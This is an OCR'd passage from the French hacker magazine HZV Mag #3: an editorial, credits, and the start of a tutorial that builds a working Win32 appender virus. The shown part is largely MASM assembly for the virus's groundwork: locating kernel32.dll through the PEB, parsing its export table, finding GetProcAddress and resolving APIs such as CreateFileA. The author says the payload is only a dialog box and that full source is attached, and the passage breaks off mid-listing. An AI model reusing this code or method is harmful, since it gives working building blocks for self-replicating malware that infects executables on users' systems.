

HZV
Mag
#3

Edit

Dans un monde en constante évolution, la dernière des vérités est celle de l'enseignement par la pratique.

L'attente aura cette fois été un peu plus courte mais le numéro 3 devrait, nous l'espérons, vous donner satisfaction.

Le thème principal de ce numéro sera la fameuse protection SEH de Microsoft qui fait l'objet de deux articles, l'un sur l'analyse et l'autre sur le cassage. Une fois de plus, le travail sur ce point montre qu'il n'est jamais bon de croire en la sécurité clé en main et que, malgré les efforts de certains, le code ouvert reste la meilleure option contre les erreurs, la mauvaise analyse des programmeurs et les imprévus.

S'en suivra un article prouvant une énième fois l'inefficacité de la loi HADOPI, loi qui au final, restera pour beaucoup une réponse technocratique et bureaucratique à un problème juridique d'un plus haut niveau.


Pour résumer, la sécurité ne s'invente pas. Elle se bâti par la confrontation perpétuelle et réfléchie de ceux qui la conçoivent et de ceux qui la défient.

Alias


Ont Participé à ce numéro

Hector Aiza, GustavoG, fallsroad, __bachibouzouk__, dullhunk, Kernel Junkie, Lilxam, Heurs, g0uz, FlUxIus, IOT Record, Virtualabs, Trance et Alias.

Remerciement particulier à Virtualabs pour son aide sur le mag ;)



SOMMAIRE



INFECTEUR WIN32: DE LA THÉORIE À LA PRATIQUE

par Kernel Junky

Le terme Virus Informatique fut inventé par Fred Cohen dans sa thèse *"Computer Viruses : Theory and Experiments"* en 1984, où il parle de logiciels auto-réplicatifs ayant les capacités de mettre en péril des systèmes prétendus sécurisés. Déjà à l'époque, le terme Virus inspirait la peur de part ses antécédents en tant qu'entité biologique nuisible, Cohen a donc suggéré plus tard dans son livre "It's Alive" d'appeler ces programmes, programmes vivants. Les scientifiques préfèrent le terme automate auto-réplicatif, qui inspire la capacité d'autoreproduction sans ajouter les idées négatives qu'inspirent les virus ou même, suggérer la vie.

Introduction

Cet article concerne particulièrement les débutants qui souhaiteraient comprendre le fonctionnement interne d'un virus ainsi que les détails de son développement.

Ici, je ne prétends pas innover, présenter de nouvelles méthodes d'infections ou, encore moins, comment détruire un système. Ici, je pose les bases de l'infection d'exécutable Win32 de la théorie à la pratique. Au travers de cet article nous allons développer un virus fonctionnel, j'ai pour cela adopté une approche modulaire, chacune des étapes sera abordées avec un bloc de code correspondant à une fonction de notre virus, et en les juxtaposant nous obtiendrons un virus parfaitement opérationnel. Vous pourrez d'ailleurs trouver, joint à cet article, le code complet et commenté du virus.

Pré-requis

Bien que je compte faire beaucoup de rappels et détailler au mieux le fonctionnement de notre virus, quelques connaissances de bases faciliteront grandement la lecture de cet article. J'entends par là qu'une bonne connaissance du format PE (Portable Executable) ainsi que quelques notions sur l'assembleur seraient les bienvenues. Sachez également que j'ai utilisé l'assembleur MASM pour le développement du virus, il vous

sera utile si vous souhaitez tester des morceaux, voire l'intégralité du code présenté.

Objectif

Le code malicieux que nous allons développer est un virus de type "appender", c'est-à-dire qu'il ajoute son propre code à la fin des exécutables qu'il infecte. Son fonctionnement est très simple, il modifie l'Entry Point (EP) afin de s'exécuter avant le code de l'application, puis rend la main à celle-ci. La charge utile (payload) que nous allons lui ajouter, en d'autres termes son action sur le système, ne sera pas malveillante. Il s'agira seulement d'ajouter une boite de dialogue au démarrage de l'exécutable infecté, un grand classique !

Il faut bien garder en mémoire que notre virus va devoir évoluer seul dans les méandres du système, il faudra qu'il puisse s'adapter au mieux peu importe l'environnement dans lequel il évolue. Il devra donc aller chercher seul les ressources dont il a besoin pour effectuer sa tache. C'est-à-dire que toutes les librairies, fonctions ou encore variables, devront être cherchées dynamiquement dans la mémoire du système cible.

Le terme «librairie» est un anglicisme et désigne une bibliothèque de fonctions. Sous windows, il s'agit de fichiers de liens dynamiques (DLL).

Rappel

Avant de passer aux choses sérieuses, quelques rappels s'imposent en ce qui concerne les librairies ainsi que leur table d'export. Pour commencer, sachez que les fonctions dont notre virus a besoin se trouvent dans la librairie *kernel32.dll* et comme mentionné plus haut, il faut que notre virus trouve ses ressources dynamiquement en mémoire. En ce qui concerne la DLL *kernel32.dll*, elle se charge toujours à la même adresse mémoire, cependant cette adresse varie selon la version de Windows. Deux solutions s'offrent à nous: soit nous faisons une liste des différentes versions de Windows avec les adresses de *kernel32.dll* qui leur correspondent et nous les intégrons dans le code du virus, soit nous cherchons cette adresse dynamiquement dans la mémoire. Dans un souci de portabilité, nous allons choisir la méthode dynamique.

Une fois que nous aurons trouvé *Kernel32.dll* en mémoire il faudra que notre virus cherche, dans la table d'export de la DLL, les fonctions dont il a besoin. Si vous savez comment cette table fonctionne vous pouvez passer à la partie suivante, sinon, je vous conseille vivement de lire la suite avec attention.

Tout commence avec le loader (il s'agit d'un programme qui charge les applications en mémoire afin qu'elles puissent êtres exécutées). En chargeant l'application en mémoire, le loader va également charger dans l'espace d'adressage de celle-ci les DLLs dont elle a besoin pour fonctionner. Le loader achève sa tache en regardant les fonctions que l'application importe et lui donne les adresses leur correspondant en regardant dans la table d'exportation des DLLs. Afin de bien saisir le concept nous allons rapidement retracer le travail du loader dans la suite de cette partie.

Voici la structure IMAGE_EXPORT_DIRECTORY, elle est contenue dans la structure d'une DLL et permet au loader de lister le contenu de la DLL et de récupérer les adresses des fonctions qu'elle exporte. (cf. Spéc. du format PE)

```
struct _IMAGE_EXPORT_DIRECTORY {
    0x00 DWORD Characteristics;
    0x04 DWORD TimeDateStamp;
    0x08 WORD MajorVersion;
    0x0a WORD MinorVersion;
    0x0c DWORD Name;
    0x10 DWORD Base;
    0x14 DWORD NumberOfFunctions;
    0x18 DWORD NumberOfNames;
    0x1c DWORD AddressOfFunctions;
    0x20 DWORD AddressOfNames;
    0x24 DWORD
AddressOfNameOrdinals;
};
```

Nous allons nous concentrer sur 3 champs en particulier:

- **AddressOfFunctions**, qui est une RVA pointant vers un tableau de RVA correspondant aux fonctions de la DLL.

- AddressOfNames, qui est une RVA pointant vers un tableau de RVA correspondant aux noms des fonctions de la DLL.

- AddressOfNameOrdinals, qui est une RVA pointant sur un tableau de valeurs de 16 bits correspondant aux ordinaux associés aux noms des fonctions du tableau AddressOfNames.

Pour fournir les adresses des fonctions nécessaires à notre application, le loader effectue un petit travail. Imaginons que nous sommes le loader, nous connaissons le nom de la fonction dont a besoin l'application, puisqu'elle est inscrite dans son code, mais comment trouver l'adresse mémoire correspondant au code de la fonction ? Simplement en se servant intelligemment des tableaux cités ci-dessus.

Exemple: une application importe une fonction nommé "HZV", en tant que loader nous connaissons la DLL qui l'exporte, il ne reste plus qu'à trouver l'adresse de la fonction. Nous allons donc dans la structure d'export de la DLL puis dans le tableau situé à l'adresse contenu par le champ *AddressOfNames* et nous cherchons la chaine de caractères "HZV" en prenant soin de compter le nombre de fonctions la précédant. Bingo, la chaine"HZV" est à la 10ème position dans le tableau, avec cette information en main, nous nous dirigeons vers le tableau indiqué par le champ *AddressOfNameOrdinals*. Une fois dedans, nous récupérons l'ordinal situé en 10ème position. L'ordinal que nous venons de récupérer va servir d'index pour le tableau pointé par *AddressOfFunctions* et indiquera l'adresse de la fonction "HZV". Par exemple, l'ordinal vaut 5, alors la 5ème valeur du tableau est la RVA de la fonction "HZV".C'est presque trop facile, non ?

Où est Kernel32.dll ?

Comme dit précédemment, il faut que nous commencions par trouver *kernel32.dll* dans la mémoire de notre processus. Une chance pour nous, cette librairie a une petite particularité : le loader la charge en mémoire à l'exécution de tous les programmes, peu importe qu'elle soit utilisée ou non (en réalité le loader charge deux librairies par défaut : *kernel32.dll* et *ntdll.dll*). Notre tâche est donc de retrouver l'adresse de cette librairie dans l'espace d'adressage alloué à notre processus. Voici la procédure qui va nous aider à retrouver cette adresse, je précise que ce code ne fonctionne qu'avec les noyaux NT et non 9x.

```
GetKernel32Address PROC
        xor     eax, eax
        mov     eax, fs:[30h]
        mov     eax, [eax+0Ch]
        mov     esi, [eax+1Ch]
        lodsd
        mov     ebx, [eax+8]
        mov aKernel32, ebx
        ret
    GetKernel32Address ENDP
```

Nous allons nous servir des informations contenues dans le PEB (Process Environment Block) afin de récupérer l'adresse de la librairie. Pour rappel, le PEB est une structure interne de Windows qui contient différentes informations sur le processus.

Nous commençons par initialiser EAX avec la valeur pointée par FS:[30h], cette valeur pointe vers une structure appelée PEB. Nous chargeons ensuite dans EAX l'adresse pointée par EAX+0Ch qui contient le début de la structure _PEB_LDR_DATA, il faut savoir que cette structure est très peu documentée cela dit nous savons qu'elle contient des informations sur les librairies chargées avec le programme. Il y a donc de fortes chances de trouver *kernel32.dll* quelque part par là. Enfin, à l'intérieur de cette structure on peut trouver le champ *InInitializationOrderModuleList* qui contient l'adresse d'une liste chaînée, on charge donc cette adresse dans ESI en ajoutant l'offset du champ à l'adresse

de la structure, via EAX+1Ch. Chaque lien de cette liste fait référence à un module chargé dans l'espace d'adressage du processus : Le premier lien est le processus lui-même, le second est la *ntdll.dll* et le troisième est *kernel32.dll*. Il suffit donc de charger l'adresse du début de la liste dans EAX via l'instruction LODSD, puis de lui donner l'offset de l'adresse de *kernel32.dll*, EAX+8. Nous terminons en sauvegardant l'adresse récupérée dans une variable. Voici une partie des structures que nous avons explorées, cela paraitra sans doute plus clair.

```
[...snip...]

0:000> dt ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr32 Void
   +0x00c InLoadOrderModuleList : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
[...snip...]
```

```
0:000> dt ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : Ptr32 Void
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : Ptr32 Void
   +0x02c ThreadLocalStoragePointer : Ptr32 Void
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
[...snip...]

0:000> dt ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 BitField         : UChar
   +0x003 ImageUsesLargePages : Pos 0, 1 Bit
   +0x003 IsProtectedProcess : Pos 1, 1 Bit
   +0x003 IsLegacyProcess  : Pos 2, 1 Bit
   +0x003 IsImageDynamicallyRelocated : Pos 3, 1 Bit
   +0x003 SkipPatchingUser32Forwarders : Pos 4, 1 Bit
   +0x003 SpareBits        : Pos 5, 3 Bits
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr              : Ptr32 _PEB_LDR_DATA
```

Structure d'export

Maintenant que nous avons l'adresse de la *kernel32.dll* et que nous savons nous servir de la structure d'export, nous allons bientôt pouvoir récupérer les fonctions nécessaires à notre virus. Tout d'abord allons chercher la structure d'export de *kernel32.dll*.

```
GetExportAddress:
    mov eax, aKernel32
    mov    ebx, [eax+3Ch]
    add ebx, eax
    mov ebx, [ebx+78h]
    add ebx, eax
    mov aExportStruct, ebx
```

Quelques connaissances sur la structure PE et quelques lignes de code suffisent à retrouver l'adresse de la structure recherchée. Nous chargeons l'adresse de *kernel32.dll* dans EAX puis nous plaçons la RVA de l'en-tête PE dans

EBX, elle est situé à l'adresse indiqué par l'offset EAX+3Ch. Nous ajoutons à cette valeur l'*ImageBase* contenu dans EAX afin d'obtenir l'adresse complète, EBX pointe maintenant vers le début de l'en-tête PE. Un bref coup d'œil dans la référence du format PE nous permet de situer la structure IMAGE_EXPORT_DIRECTORY par rapport à l'en-tête PE, elle se trouve toujours 120 octets plus loin. Nous chargeons donc la RVA de la structure d'export dans EBX, elle est située à l'offset EBX+78h (120 décimal = 78 hexa.) puis on y ajoute l'*ImageBase* contenue dans EAX, toujours dans le but d'obtenir l'adresse complète. On termine en sauvegardant l'adresse dans une variable.

GetProcAddress

Si nous décidons de récupérer toutes les fonctions nécessaire au virus en utilisant la méthode du loader vue précédemment, on risque de perdre pas mal de temps. Nous, nous n'avons pas de temps à perdre, nous allons donc utiliser une fonction afin qu'elle nous trouve l'adresse de toutes celles dont nous avons besoin, il s'agit de *GetProcAddress*. Cette fonction prend deux paramètres : l'adresse de la librairie où est contenue la fonction cherchée et le nom de la fonction cherchée, à partir de cela elle nous revoie son adresse, pratique non ? Nous avons déjà l'adresse de la librairie (*kernel32.dll*), ainsi que le nom des fonctions dont nous avons besoin (nous les verrons plus loin), il ne nous reste plus qu'à trouver l'adresse de *GetProcAddress*. Pour cette étape nous n'avons pas le choix, il faut coder une fonction équivalente à celle du loader pour trouver *GetProcAddress*. Première étape, la préparation des registres :

```
Get_GetProcAddress:
        mov edx, aKernel32
        mov ebx, aExportStruct
        mov esi, [ebx+20h]
        add esi, edx
```

Nous chargeons l'adresse de *Kernel32.dll* dans EDX, puis l'adresse de la structure d'export dans EBX. Ensuite, nous chargeons dans ESI l'adresse de la table de pointeurs de noms (*AddressOfNames*). Enfin on ajoute l'*ImageBase* de *kernel32.dll*, car EBX+20h pointe vers une RVA.

Notre objectif va maintenant être de trouver la position de la RVA correspondant à la chaine "GetProcAddress" dans notre table de pointeurs de noms. Il va donc falloir parcourir le tableau adresse par adresse, en comparant des chaines de caractères, jusqu'à trouver celle qui correspond à "GetProcAddress".

Notre code (ci-contre) commence par une instruction nommé LODSD, elle permet de charger la valeur pointée par l'adresse contenu dans ESI dans le registre EAX puis d'incrémenter ESI

```
FindGetProcAddress:
lodsd
    add eax, edx
    mov edi, eax
    push esi
    lea esi, offset sGetProcAddress

    StringCmp:
    cmpsb
    jne NextFunction
    cmp byte ptr [edi], 0
    je GetProcAddressFound
    jmp StringCmp

    NextFunction:
    pop esi
    inc ecx
    jmp FindGetProcAddress
```

de 4, ce qui nous permettra de parcourir le tableau facilement en rappelant à chaque tour de boucle LODSD, je rappel que chaque RVA du tableau pointe vers un chaîne de caractères. EAX contient maintenant le premier pointeur du tableau qui pointe vers la première fonction exportée par *kernel32.dll* (les fonctions sont dans l'ordre alphabétique) et comme toujours, nous ajoutons l'*ImageBase* de *kernel32.dll*. Maintenant que nous avons notre première chaîne de caractère, il va falloir vérifier s'il s'agit de "GetProcAddress", pour cela nous allons simplement faire une comparaison de chaîne. On met EAX dans EDI, on sauve ESI et on charge la chaîne "GetProcAddress" dans ESI. Puis grâce à l'instruction CMPSB nous comparons, octet par

octet, la chaîne pointée par ESI à celle pointée par EDI jusqu'à rencontrer un octet nul. Si les 2 chaines sont égales, on vérifie qu'EDI contient bien un octet nul, sinon on passe au caractère suivant. Par contre , si la condition est rencontrée on saute vers un bloc de code pour traiter la donnée récupérée (nous voyons cela juste après). Si les 2 chaines ne sont pas égales, on saute au bloc "NextFunction" qui va restaurer ESI, incrémenter ECX et recommencer le processus. Je rappelle que l'on cherche à connaitre la position de l'adresse pointant vers "GetProcAddress", c'est pour cela que l'on incrémente ECX à chaque tour.

Maintenant que l'on connait la position de l'adresse de notre chaîne de caractères dans la table, nous allons pouvoir aller chercher son ordinal, et enfin, son adresse.

Scan d'API

Nous avons réussi à récupérer l'adresse mémoire de la fonction *GetProcAddress*, il ne nous reste plus qu'a récupérer les adresses des autres fonctions dont nous avons besoin. Ci-dessous le prototype de *GetProcAddress*. Il suffit de lui donner l'adresse de *kernel32.dll* et le nom de la fonction cherchée pour qu'elle puisse nous renvoyer l'adresse de celle-ci. Toutes les fonctions que nous utiliserons dans la suite de l'article ont été fournies par la procédure suivante (pour des raisons pratiques, le code suivant ne contient pas toute les fonctions nécessaires, mais le concept est là).

```
FARPROC WINAPI GetProcAddress(
  __in  HMODULE hModule,
  __in  LPCSTR lpProcName
);
```

```
GetProcAddressFound:
    xor eax, eax
    mov esi, [ebx+24h]
    shl ecx, 1
    add esi, ecx
    add esi, edx
    mov ax, word ptr [esi]

    shl eax, 2
    add eax, [ebx+1Ch]
    add eax, edx
    mov ebx, [eax]
    add ebx, edx
    mov aGetProcAddress, ebx
```

Notre code contient donc les noms de fonctions à passer à la fonction *GetProcAddress*, mais également des allocations mémoire afin de stocker la valeur de retour de celle-ci. Il commence par charger dans EDI l'adresse à laquelle nous allonsstocker l'adresse de la première fonction demandée, puis charge le nom de la fonction dans ESI. C'est la que le processus commence, nous mettons l'adresse de la chaine de caractères sur la pile, ainsi que l'adresse de *kernel32.dll* et nous appelons *GetProcAddress*.

```
.data
sCloseHandle          db
"CloseHandle",0
sCreateFileA          db
"CreateFileA",0
sLoadLibrary         db
"LoadLibraryExA", 0

db 0FFh

aCloseHandle          dd ?
aCreateFileA          dd ?
aLoadLibrary         dd ?

.code
_start:
lea edi, aCloseHandle
lea esi, sCloseHandle

APISearch:
push esi
push aKernel32
call aGetProcAddress
mov [edi], eax
add edi, 4

NextAPI:
inc esi
cmp byte ptr [esi], 0
jne NextAPI
inc esi
